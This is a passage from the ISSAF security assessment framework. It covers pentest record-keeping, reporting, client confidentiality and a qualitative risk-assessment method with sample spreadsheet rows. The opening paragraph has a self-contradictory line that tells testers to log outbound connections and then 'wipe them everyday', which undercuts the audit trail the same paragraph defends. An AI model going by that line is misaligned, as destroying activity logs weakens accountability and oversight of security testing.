Record every testing activity. It will safeguard you against any consequences. Consider the fact; what if a production server comes down during the course of testing? Your recording and log of activities will make the incident very clear from your perspective; otherwise any problem may be directed to you. One simplest way to do this is log all outbound connections in your host based firewall and wipe them everyday.

- Send weekly status report to client and/or organize one follow-up meeting.
- Maintain sufficient record
  - It will support your findings and recommendations.
  - It will protect against un-necessary politics in which you may be accused of unprofessional, unethical or un-authorized practices
  - It will act as log repository to ensure recommendations are been addressed.
- Gather test information in structured order
  - Make folders as per domain name or task name
  - Give appropriate file names to test result files  
Ex:..IP-Address\_Tool-Name\_Option\_Date-Time\_other,  
111.222.111.222\_Nmap\_SYN-SCAN\_020903-1530

### 5.2.2 Time of Assessment and Availability of Staff

- To reduce the down time, perform active assessment during off business hrs. Remember in this case you will not get a realistic picture of assessment. This is recommended while performing automated probing on critical devices.
- Make sure target organization staff is present during active assessment. It will reduce the down time just in-case if it occurs.
- ISSAF does not recommend any form of denial of service attacks (regular DoS or distributed DoS).

### 5.2.3 A mechanism for dealing with false positive to avoid calling law enforcement unnecessarily

- Alarms should be configured in such a manner so that only appropriate person(s) receive the warnings.
- Before calling law enforcement, senior management permission should be taken
- Senior management permission will even help in unnecessarily calling law enforcement.

### 5.2.4 Obtain IP Addresses or ranges that needs to be assessed

- Obtain IP Addresses or ranges (Network / Sub-network) that needs to be assessed
- Verify all the IP addresses (gathered through whois/dns and the received ones) with the tested company (prevent scanning somebody else ...)
- Obtain information about any specific IP addresses / subnet, host, domain that should be restricted

### 5.2.5 Assessment Centre IP Addresses

- Inform client about Source IP address of assessment centre / machines from where a penetration test needs to be conducted. It will help client differentiating legitimate security assessment attack and from illegal hacker attempt.
- Make sure access to services from these access points is open from client firewall.

Add IP addresses where the tests are coming from to “white lists” if these are used (and if black lists with automatic blocking is used) to prevent a false sense of security when the results are presented.

## 5.3 PHASE – III: POST ASSESSMENT

After the assessment phase, the analysis and report submission activity starts. Various guidelines and good practices are suggested for various activities of this phase.

### 5.3.1 Reporting

#### 5.3.1.1 PLANNING AND PREPARATION

Before starting the report writing process you should plan the activities for preparing and submitting the report. A great deal of effort is required to make a good report. It

really doesn't matter how good assessment you did if you don't convey it to client in appropriate format. It's generally seen people who perform assessment doesn't like making report of assessment and it's good to assign document writing part someone who has skills and interest in it.

- Organize the documentation based on the deliverable established.
- Ensure reporting documentation carries data classification.
- Ensure document control procedures are followed.
- Show preview of the reporting structure to the client before the final document submission.
  1. team meeting
  2. Responsibilities of team members
    - a. Team Leader
    - b. Assessors
    - c. Technical writers
  3. Give appropriate data to appropriate team member

#### **5.3.1.2 ANALYSIS**

Analysis of test results shall be conducted on individual basis and with entire team (peer review). All the results should be shared with team members. Discuss should focus on vulnerabilities identified and verification of vulnerabilities based assessment conducted.

- a. Who should perform analysis?
  - i. Analysis by specific team member
  - ii. Peer Review by another team member
  - iii. Final Review by Subject matter expert.
- b. Objective of analysis
  - i. Determining current security posture of client. It helps while recommending safeguards.
  - ii. Reviewing identified vulnerabilities and countermeasures for that
  - iii. Removing any vulnerability if not appropriate
  - iv. Reviewing recommended countermeasures if any
  - v. Identifying more vulnerabilities

#### **5.3.1.3 REPORT CREATION, MERGER AND FORMATTING**

ISSAF recommends followings Structure for Report:

- Executive Summary
  - Scope of work
  - Nature of Assessment (Internal / External)
  - Summarized Out of scope work
  - Objectives
  - Time period of work Performed
  - Summary of findings with graphical chart
    - Assessment performed on number of systems/hosts
    - Total vulnerable hosts
    - Very-High risk vulnerabilities
    - High Risk vulnerabilities
    - Medium Risk vulnerabilities
    - Low Risk vulnerabilities
  - Findings at a glance as per domain
- Vulnerability Summary Review
  - Vulnerability summary report should include:
    - Name of vulnerability
    - Description of vulnerability
    - Severity of vulnerability
    - Effected system
    - Countermeasure to Safeguard the vulnerability
  - As per domain/assessed component severity of vulnerability should contain following information:
    - Very-High risk vulnerabilities
    - High risk vulnerabilities
    - Low Risk vulnerabilities
    - Informative vulnerabilities
    - None
- Action plan (all recommendations summarized into one table) with priorities assigned.
- Detailed Test Results with Countermeasures
  - Tools used
  - Date of test
  - IP address / Domain Name / Host / Device Name (as applicable)
  - Description of test
  - Tools plain output (logs)

- Analysis/Conclusion/Observation
- Countermeasure

#### **5.3.1.4 FINAL REVIEW BY THE LEAD**

Before sending report to client a final review shall be done by project lead and quality assurance for the project.

#### **5.3.1.5 CLOSING THE DOCUMENT AND SENDING IT TO CLIENT**

- Ensure Document control and data classification are implemented in the document.
- An Executive summary and a letter to client lead can be added.

### **5.3.2 Presentation**

#### **5.3.2.1 PRESENTATION WITH (TECHNICAL TEAM AND FUNCTION MANAGER)**

- Produce an initial summary of vulnerabilities to analysis team before presentation.
  - Send report some days in advance of presentation. It should be mutually agreed with client as per availability of staff and convenience
  - Generally presenter should be the core person who has executed tests with good communication skills. He should understand that analysis team has technical and business, both kinds of people. It is his / her responsibility to make both people aware about this
  - Review and discuss all the finding and recommendations made to safeguard. Assessment team shall lead technical discussion
  - Have tools result with you for support while discussion

#### **5.3.2.2 PRESENTATION WITH MANAGEMENT**

Management presentation should carry the main summary of the assessment with supporting reasons of why, what, when, which, where and how. It should also include the key actions points. Presentation should include quantitative charts and tables of summarized information. This information matches the executive summary section of the report.

### **5.3.3 After Presentation**

#### **5.3.3.1 ACCEPTANCE CRITERIA IS MET**

Ensure that the acceptance criteria are met. Refer Appendix for sample template. This template will contain all the test cases required to perform as per ISSAF.

#### 5.3.3.1.2 ENSURE RECOMMENDATIONS ARE BEEN ADDRESSED

Ensure recommendations are been addressed. Follow-up for reasonable assurance that recommendations to plug the vulnerabilities is been addressed.

#### 5.3.3.2 HELP CLIENT

Ensure client is not facing any problem to safeguard against vulnerabilities. Make sure you have answered all the questions regarding countermeasure to safeguard client organization. Ask client if he needs any other help before marking the assessment as closed since assessor may need to deploy his resources on some other projects.

#### 5.3.3.3 MAINTAIN CONFIDENTIALITY OF CLIENT DATA

All information used before and during the project will normally be used in the reports generated to present the results of the security assessment. In order to maintain the confidentiality of this information, all reports and additional files (such as access log files, network traces and the like) must be kept and transmitted in a form that guarantees the confidentiality of the information, even in the event that storage media is misplaced or stolen.

Once stored, the information should be accessible on a need to know basis. The reports may include information regarding the need to patch software, harden systems, or establish firewalls, IDS or IPS systems. This kind of information should be made available only to the parties who should make infrastructure improvements following the recommendations produced after the security test.

Good practices / Guidelines	Compliance (Yes/No)	Comments
Do not disclose any client data to any person outside the project team. If shared it must be on the need to know basis and must not violate Non Disclosure Agreement (NDA).	✓	

Protect client data by encryption of stored files and folders.	✓	
Implement Host based firewall, Intrusion detection, Integrity check, updated Anti-Virus, latest patches and security on the server where client's data gathered during the course of assessment is stored.	✓	
Always use encryption during electronic transmission of client data.	✓	
Maintain a clear screen and clear desk policy with power on password and screen saver password on lab systems and/or system used for assessment.	✓	
Do not encourage or allow visitors, people other than team members to the assessment area. Meet visitors or other employees in conference room.	✓	
Refer client and project name by a code, don't call them by name.	✓	
Repair and prepare assessment machine on your own or in your presence.	✓	
Ensure assessor machine/desktop media is wiped and cleaned before handover to other team under any circumstances.	✓	
Ensure all clients related data (including CD's, floppies, and report copies, print out containing client data) is destroyed.	✓	
Take backup of client data in encrypted form and store this on optical disks in fireproof safes at Remote locations. Destroy this backup as client receives required data and it is not needed anymore.	✓	
No discussion of client assignments should be done in public areas or under the influence of alcohol	✓	
Take client related print outs on a secure printer and shred the unwanted hard copies.	✓	
All client related document including drafts must be marked confidential and have a cover page and distribution list on it	✓	

Have a policy, which defines action on violation of client data confidentiality.	✓	
Client Information should be stored on secure system in an encrypted manner, access controls are applied and access to information is given on need to know basis.	✓	
Client data like reports, proposals shouldn't be shared for business development and/or with expected clients.	✓	
Never ever share your previous client information with current employer.	✓	
Never ever share any client information in Articles, Papers and/or in News.	✓	
Desktop/laptops should have operating system which supports access control.	✓	

## 6 RISK ASSESSMENT

### 6.1 BACKGROUND

In today's extremely competitive business environment, organizations are being increasingly forced to reduce costs and increase profitability, the Senior Management of organizations worldwide are laying a greater emphasis on the Return on Investments (ROI) and Cost v/s Business Benefit of every dollar spent. Information Technology being an integral part of today's business environment is also required to demonstrate cost benefit justifications and an acceptable level of ROI for all IT spending. Information Systems Security is one IT investment that is constantly under the magnifying glass of the Senior Management, given the fact that millions of dollars are being spent on security assessments and implementations. To compound this further, the Senior Management also has to cope with a group of junkies who speak a strange language that is almost ethereal to them leading to greater scepticism amongst the Senior Management.

Given this scenario it has become extremely important for Information Systems Security professionals the world over to align their assessments and implementations with the business and its strategic business objectives. Demonstration of how and where Information Systems Security contributes to the business is of paramount importance today. To achieve this preceding a technology risk assessment with a business risk assessment is the order of the day in order to facilitate the integration of the business objectives with Information Systems Security objectives.


**“Risk”** can be defined as the potential loss suffered by the business as a result of an undesirable event that translates either into a business loss or causes disruption of the business operations. Performing a structured and methodical Risk Assessment facilitates the prioritization of the Information Systems Security initiatives from both technical and financial perspectives. Further it ensures the identification of risks in order of criticality to a business. It is important to note that risk assessments are a ‘point in time’ exercise, Information and Information Systems exist in a dynamic environment where the risks, threats and technology vulnerabilities of Information Systems Assets change rapidly. It would therefore be prudent of an organization to periodically assess its business risks from a technology perspective much similar to business's periodic reassessment of its business and operational risks.

Risk assessments are often an activity influenced by an organization's business, the nature of its operations and the role of Information Technology in business operations. A typical risk assessment process would involve the following:

- Understanding the strategic business objectives of the organisation
- Identifying key business processes that help the organization achieve its strategic business objectives
- Understanding the role of Information Technology within the business i.e. an enabler or a business support function
- Identifying key business risks that could result in any of the following:
  - loss or disruption of business operations,
  - financial losses
  - loss of reputation,
  - loss of operational effectiveness
- The value to the business of the assets that might be affected by threats
- Identifying the threats that the business may face irrespective of their probability of occurrence
- The vulnerabilities the business face with regards to these threats
- Prioritization of these risks
- An action plan to mitigate the risks by specifying milestones, entities responsible for implementing mitigating solutions and key performance indicators of these solutions.

Therefore, risk is a function of asset value, threats and vulnerabilities and can be calculated as follows:

$$\text{RISK} = \text{ASSET VALUE} \times \text{THREATS} \times \text{VULNERABILITIES}$$



$$\text{Risk} = \text{Asset Value} \times \text{Threat} \times \text{Vulnerabilities}$$


In brief, risk assessment is all about identifying valuable assets to the business, the threats that these assets face, the vulnerabilities that these threats can use to impact on the business and actions (controls and mitigating factors) to bring down these vulnerabilities thus reducing the risks to an acceptable level.

## 6.2 METHODOLOGY

The subject of risk assessment and actually how to carry out a risk assessment exercise can at first be confusing and mind-boggling. However, if some basic rules and the proper methodology are followed, a risk assessment exercise tend to be very fruitful and an interesting one for the business. This area of the framework provides you with practical procedures and tools to actually allow you to effectively run your own risk assessment exercise.

The exercise can be carried out through workshops where stakeholders of Information Systems brainstorm on the risks faced by the company and agree on the priorities. A “facilitator” is ideal for this kind of exercise to facilitate the workshop and keep discussions focused and within boundaries.

The overall process in a nutshell will be as follows:



## Establish the Context

### *Objectives*

The main objective of the risk assessment exercise is to identify risks and actions to be implemented to mitigate those risks and bring them down to an acceptable level. The output can be detailed in a document commonly termed a “**Risk Register**”. A risk register is a list of items comprising of the following:

- Assets classified by importance to the business
- Their related threats classified by their probability of occurrence
- Vulnerabilities classified by their criticality

Ideally, for the risk register to be effective, it needs also to include information regarding:

- Steps to be taken to mitigate those risks
- Responsibilities assigned
- Timeline for implementation for the controls

The above three areas allows for future monitoring and review.

### *Stakeholders*

Stakeholders who should participate in the risk management exercise include, but are not limited to:

- CISO or ISO
- Senior management or owners’ representative
- Functional management
- Subject Matter Experts
- End user community representative

The participants should ideally be experienced company employees well versed in the business strategy, objectives and values.

### *Assets*

**Asset Value** can be known through an asset valuation exercise. Firstly the key business processes & the information assets that supplement these processes must be identified. These assets in most cases will have the highest scoring which in turn indicates their importance/criticality to the organization. Assets may also be evaluated for the tangibles like financial loss & regulatory impacts along with intangible factors like loss of customer confidence. E.g. an Internet Banking System

where consumers of Retail Bank logon & carry out financial transactions may have very high asset valuations as a break-in could cause significant financial losses as well as loss of customer confidence. The asset value would depend on:

- Cost of producing the information
- Value of the information on the open market
- Cost of reproducing the information if it is destroyed
- Benefit the information brings to the enterprise in meetings its business objectives or mission
- Repercussion to the enterprise if the information was not readily available
- Advantage it would give to a competitor if they could use, change, or destroy the Information
- Cost to the enterprise if the information was released, altered or destroyed
- Loss of client or customer confidence if the information was not held and processed securely
- Loss of public credibility and embarrassment if the information was not secure

There are generally two ways in which the company's assets can be valued – quantitative valuation and qualitative valuation. Quantitative valuation of assets involves the assignment of a monetary value to these assets based on the cost of the assets itself (if applicable) and the opportunity cost of that assets, that is what the business would lose in monetary terms should the assets become unavailable. Therefore,

**Quantitative value of asset = Cost of asset + opportunity cost**

More complex and in-depth mathematical methodologies do exist for asset valuation but are not covered in this version of the ISSAF.

However, the most widely used methodology remains the qualitative method of valuation due to its simplicity and ease of use and understandability. The qualitative method involves attributing a subjective qualitative rating to assets based on knowledge, experience and an understanding of the business. Therefore, it is crucial that there is common understanding and agreement between the stakeholders as to the importance and value of the assets to the business. This version of ISSAF focuses more on the qualitative nature of assets.

Although qualitative attributes are assigned to the assets, a value can still be assigned to these assets as depicted in the table below:

Asset Value	Assigned Value
Extremely Critical	1
High	0.8
Average	0.6
Low	0.4
Extremely Low	0.2

It is likely that, during a risk assessment workshop, there would be divergence of opinion between the stakeholders as to what constitute the value of an asset. For e.g., a DNS server is of utmost importance for an IS Manager to properly provide IS services. However, the same importance may not be perceived in the same way by Production Managers or End User representatives as they might not understand the criticality of this asset.

Therefore, it is important that the participants to the risk assessment workshops have a common ground of understanding for Asset Values prior to the workshop actually taking place. Ironically, the asset values are best understood by having and understanding the consequences following non-availability or disclosure of that asset (i.e. the business impact). The following table is useful to align all participants to the risk assessment exercise to the same level of understanding. The table is provided only as a brief example and guidance and risk assessors need to tailor it to the type of business and company in which they operate.

Rating	1. Facility	2. People	3. Reputation
Critical	Catastrophic facility damage with direct cost over \$10 million	A large number of senior managers or experienced staff leave the company	International public attention, extensive adverse attention in international media National/international policies with potentially severe impact on access to new areas, grants of licenses or tax legislation Major loss of shareholder or community support
High	Major facility damage with direct cost of \$0.5 – 10 million	Some senior managers or experienced staff leave High turnover of experienced staff Company not perceived as an employer of choice	National public concern, extensive adverse attention in national media Regional/national policies with potentially restrictive measures or impact on grant of licenses Mobilisation of action group Senior management displaced Significant decrease in shareholder or community support
Average	Significant facility damage with direct cost of \$100k to 500k	Poor reputation as an employer Widespread staff attitude problems High staff turnover	Regional public concern, extensive adverse attention in local media Slight national media or local/regional political attention Adverse stance of local government or action groups Shareholders called to explain Decrease in shareholder or community support
Low	Moderate facility damage with direct cost of \$10k to 100k	General staff morale and attitude problems Increase in staff turnover	Some local public concern Some local media or political attention with potential adverse aspects for company operations Shareholders directly involved Concerns on performance raised by shareholders or the community
Very Low	Moderate facility damage with direct cost less than \$10k	Negligible or isolated staff dissatisfaction	Public awareness may exist, but there is no public concern

## Identify

### *Threats – What can Happen?*

**Threats** are events that could lead to potential damage & cause undesirable effects. An organization should perform a threat modeling exercise for its critical assets and develop and document its risks. E.g. Any information pertaining to the organization which may be for public viewing like press releases or systems hosting that information may have the least threats; hackers would not gain significant amounts of knowledge or information by breaking into these systems as information is already available. However in the case of an Internet Banking System there would be plenty of motivation for hackers to break-in to systems which could give them some financial gain. So a hacking threat to an Internet banking systems would typically receive a higher score as compared to a web server publishing press releases.

In the risk register, each threat should be clearly defined as an event that **could** happen, irrespective of the probability or likelihood of it occurring. Additionally, probability values can also be assigned to these threats as depicted in the following table:

Probability Rating	LIKELIHOOD		
	The potential for threats to occur and lead to the assessed consequences		
1	Almost certain	Very high, may occur at least several times per year	A similar outcome has arisen several times per year in the same location, operation or activity
0.8	Likely	High, may arise about once per year	A similar outcome has arisen several times per year in the company
0.6	Possible	Possible, may arise at least once in a one to ten year period	A similar outcome has arisen at some time previously in the company
0.4	Unlikely	Not impossible, likely to occur during the next ten to forty years	A similar outcome has arisen at some time previously in an another company in the same industry
0.2	Rare	Very low, very unlikely during the next forty years	A similar outcome has arisen in the world-wide industry

The threat probability table is indicative only and risk assessor will need to customize this table to fit their perception of threat occurrences which the organization faced based on the industry and type of business.

Organisation generally cannot eliminate threats. However, what organizations can do is to mitigate and reduce their vulnerabilities which they face in front of these threats which in turn will lead to a reduction in the consequences as a result of those threats occurring.

For example, a company is known to be geographically situated in an area where the probability of earthquake is high. The earthquake is a threat. While performing their risk assessment workshop, the company realizes that they have a vulnerability because they do not have a disaster recovery site from where to resume operations if such an event is to occur. Therefore, the solution is to implement a disaster recovery site to reduce their vulnerability to the threats.

*Vulnerabilities – How can threats affect us?*


**Vulnerabilities** are weaknesses in systems that can be exploited for the threats to materialize. Vulnerabilities can be present within the operations, which could mean flaws in the process, or they could be weaknesses in the technology systems. Both types of vulnerabilities must be scored and a product of the two should signify a vulnerability score. Examples of process flaws could be a person having approved access could enter or modify information by the person who has input details regarding a financial transaction. Technology flaws could be weakness in the operating systems or applications the server is running. E.g. a vulnerability on the web server running the financial application. These flaws can be detected with a vulnerability assessment tool.

A rating method can also be assigned to the vulnerability levels as follows:

Vulnerability Level	Assigned Value
Extremely Vulnerable	1
Highly Vulnerable	0.8
Average	0.6
Low	0.4
Extremely Low	0.2

It is generally difficult to pin point technical vulnerabilities to the threats at first glance for Information Systems. Given that the threats which are most important are those which relate to high value assets, it is logical to start identifying vulnerabilities for

these threats first. The following quadrant depicts asset value against threats scenarios.



To clearly identify vulnerabilities to threats, consider using the **Controls Assessment** methodology described later in this framework. Although all vulnerabilities need to be identified for all threats at some point in time, vulnerabilities should generally be identified first for those high probability threats which might have an impact on high value assets (i.e., those threats which appear in the top right hand red quadrant).

### Analyse and Evaluate

The “analyse and evaluate” activity of the risk assessment methodology consists mainly of communicating, discussing and agreeing upon the ratings with the concerned stakeholders regarding the value that needs to be assigned to:

- Asset Value
- Threats
- Vulnerabilities

Generally, this will ideally be performed and agreed upon in a risk assessment workshop.

## Action

No proper risk assessment exercise will be complete unless:

- Clear comprehensive steps have been identified to mitigate the threats and bring them down to an acceptable level of risks
- Clearly defined responsibilities have been assigned – who should do what?
- A timeline for implementation for the controls or mitigating factors have been agreed upon.

The actions or mitigating factors which are identified in this part of the methodology is greatly depended on the participants' knowledge and expertise. Subject matter experts can also be required to assist in this process.

Additionally, the action plan serves as a road map for further monitoring and review of risks whilst performing periodic risk assessment exercise.

## 6.3 RISK ASSESSMENT TOOL

As a supplement to ISSAF, a basic spreadsheet-based tool has been developed to assist risk assessors in identifying and rating their asset values, threats and vulnerabilities.

The main worksheet is entitled "Risk". The following fields need to be input as follows:

- Column C (Optional) – ISSAF Domain Category – This field is for informational purposes only and allows the assessor to identify which area of the ISSAF domain is being considered while identifying and mitigating risks.
- Column D (Optional) – ISO 17799 Domain Category – This field is for informational purposes only and allows the assessor to identify which area of the ISO domain is being considered while identifying and mitigating risks.
- Column E (Optional) – Basel 2 Domain Category – This field is for informational purposes only and allows the assessor to identify which area of the Basel 2 domain is being considered while identifying and mitigating risks.
- Column F (Already populated) – Threat Category – The tool has been populated with threat categories. Assessors should customize the categories to fit their organization's environment.

- Column G (Already populated) – Threats – The tool has been populated with a list of threats. Assessors should customize the categories to fit their organization's environment.
- Columns H to M (Requires Input) – Assets value affected by threats. Identify the value of the assets being affected by threats.
- Column T (Computed) – Average Asset Value – The average of all values determined in Columns H to M
- Column U (Requires Input if necessary) – Override Asset Value. Given that the Average asset value might sometimes give a misleading indication of the true impact of enterprise overall assets, the assessor can input a subjective value to override the computed one.
- Columns W to AA (Optional) – Security Criteria – allows assessor to identify which security criteria the threat impacts on.
- Column AB (Requires Input) – Threat probability of occurrence. Identify the likelihood of occurrence of the threat.
- Column AF (Requires Description) – Provide a brief description of the current level of vulnerability of the enterprise
- Column AG (Requires Description) – Provide a brief description of the attack vectors that can be used to exploit the vulnerabilities
- Column AH (Requires Input) – Identify the current vulnerability level of the enterprise
- Column AM (Computed) – Risk Ranking
- Columns AN to AQ (Requires Description) – Provide descriptions of actions plans by specifying proposed countermeasures, responsibility assigned, implementation schedule and post implementation review and followup.


Some sample extracts of the tool with examples is illustrated below:

1	B	C	F	G	T	U	V	AB	AC	AD	AE
2	Threat No.	ISSAF Domains	Threat Category	Threats	Average Asset Value	Override Asset Value	Asset Value	Threat Probability of Occurrence	Threat Probability Value	Threat Criticality	Threat Ranking
3	10	ESCA-Technical Control Assessment	Network Based	Session hijacking	0.40		0.40	Likely	0.80	0.32	4
4	13	ESCA-Technical Control Assessment	Network Based	Denial of service	0.70		0.70	Almost Certain	1.00	0.70	1
5	17	Business Continuity and Disaster Recovery Planning	Network Based	Failure of communication links	0.63		0.63	Unlikely	0.40	0.25	5
6	19	Operations Management	Host Based	Viruses	0.67		0.67	Likely	0.80	0.53	2
7	132	Business Continuity and Disaster Recovery Planning	Natural Threat	Fire	0.87		0.87	Possible	0.60	0.52	3
8	181	ESCA-Technical Control Assessment	Others	Unauthorized removal of property or media	0.70		0.70	Rare	0.20	0.14	6

1	B	AF	AG	AH	AI	AJ	AK	AL	AM
2	Threat No.	Vulnerabilities	Attack Vectors	Vulnerability Level	Vulnerability Rating	Threat/Vulnerability Rating	Threat/Vulnerability Ranking	Risk Rating	Risk Ranking
3	10	Weak physical security	An attacker can use several tools to combine spoofing, routing changes, and packet manipulation	Average	0.60	0.48	2	0.19	5
4	13	The inherent insecurity of the TCP/IP protocol suite	Brute force packet floods, such as cascading broadcast attacks	Average	0.60	0.60	1	0.42	1
5	17	Inappropriate redundancy/failover links	An attacker can bring down the network by flooding or attacking specific network device components	Highly Vulnerable	0.80	0.32	4	0.20	4
6	19	Inappropriate anti-virus deployment and monitoring systems	Viruses and worm propagation from external or internal sources	Low	0.40	0.32	4	0.21	3
7	132	Physical locations currently have manual fire extinguishers with no fire/smoke detectors	Natural threats	Average	0.60	0.36	3	0.31	2
8	181	Inappropriate security awareness of physical security personnel.	Use of Mass storage devices for data theft	Extremely Vulnerable	1.00	0.20	6	0.14	6

1	B	AN	AO	AP	AQ
